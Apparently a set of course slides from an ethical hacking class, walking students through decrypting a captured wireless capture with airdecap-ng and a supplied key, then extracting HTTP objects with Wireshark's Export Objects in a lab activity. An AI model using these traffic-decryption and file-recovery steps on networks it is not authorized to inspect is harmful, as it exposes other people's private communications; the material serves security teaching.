
# Getting files from packet captures

The screenshot shows the Wireshark interface for a capture file named 'airportSniffENFGOR-dec.cap'. The main display area shows a list of 9 packets. The first packet is highlighted, and its details pane is expanded to show the following structure:

- Frame 1: 77 bytes on wire (616 bits), 52 bytes captured (416 bits)
- IEEE 802.3 Ethernet
- Logical-Link Control
- 3Com XNS Encapsulation
- Data (32 bytes)
- [Packet size limited during capture: Ethernet truncated]

The status bar at the bottom indicates: Packets: 7156 · Displayed: 7156 (100.0%) · Load time: 0:0.274 · Profile: Default

*We see traditional traffic now in the decrypted capture*



*File > Export Objects > HTTP*


# Getting files from packet captures

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
98	www.bbc.com	text/html	119 kB	blogs-trending-38002276
103	ping.chartbeat.net	image/gif	43 bytes	ping?h=bbc.co.uk&p=bbc.co.uk?
206	odb.outbrain.com	text/x-json	31 kB	get?url=http%253A%252F%252
269	images.outbrain.com	image/jpeg	8948 bytes	112
281	images.outbrain.com	image/jpeg	7970 bytes	112
308	secure-us.imrworldwide.com	image/gif	44 bytes	technology&ts=compact&a
320	www.bbc.com	application/json	2132 bytes	components?alternativeJsLoadir
340	odb.outbrain.com	text/x-json	22 kB	get?url=http%253A%252F%252
360	log.outbrain.com	application/json	4 bytes	widgetGlobalEvent?eT=0&tm=6
367	sa.bbc.co.uk	image/gif	43 bytes	s?name=news.blogs.trending.st
440	images.outbrain.com	image/jpeg	14 kB	177
454	odb.outbrain.com	text/x-json	20 kB	get?url=http%253A%252F%252
494	images.outbrain.com	image/jpeg	18 kB	177
562	log.outbrain.com	application/json	4 bytes	widgetGlobalEvent?eT=0&tm=1
585	images.outbrain.com	image/jpeg	9375 bytes	177
621	odb.outbrain.com	text/x-json	30 kB	get?url=http%253A%252F%252
631	images.outbrain.com	image/jpeg	23 kB	177
640	log.outbrain.com	application/json	4 bytes	widgetGlobalEvent?eT=0&tm=1
672	images.outbrain.com	image/jpeg	7718 bytes	90


Help Save All Close Save

# Getting files from packet captures



*There are a lot of objects so let's create a new directory to save them in.*

# Getting files from packet captures



*Choose the new directory to save the objects in.*

## Activity


As root, on your EH-Kali-XX VM:

- 1) **scp xxxxxx76@opus.cis.cabrillo.edu:../depot/lesson13/\* .**
- 2) **airdecap-ng -w BEEFBEEF22 airportSniffENFGOR.cap**
- 3) Run Wireshark on the decrypted airportSniffENFGOR-dec.cap file.
- 4) File > Export Objects > HTTP
- 5) Create a new lesson13a directory.
- 6) Save all the objects in the new directory.

*When finished note it in the chat window.*




## Getting files from packet captures




*From the Kali desktop select Places > Home*

## Getting files from packet captures




*Open the new directory where the objects were saved*

# Getting files from packet captures



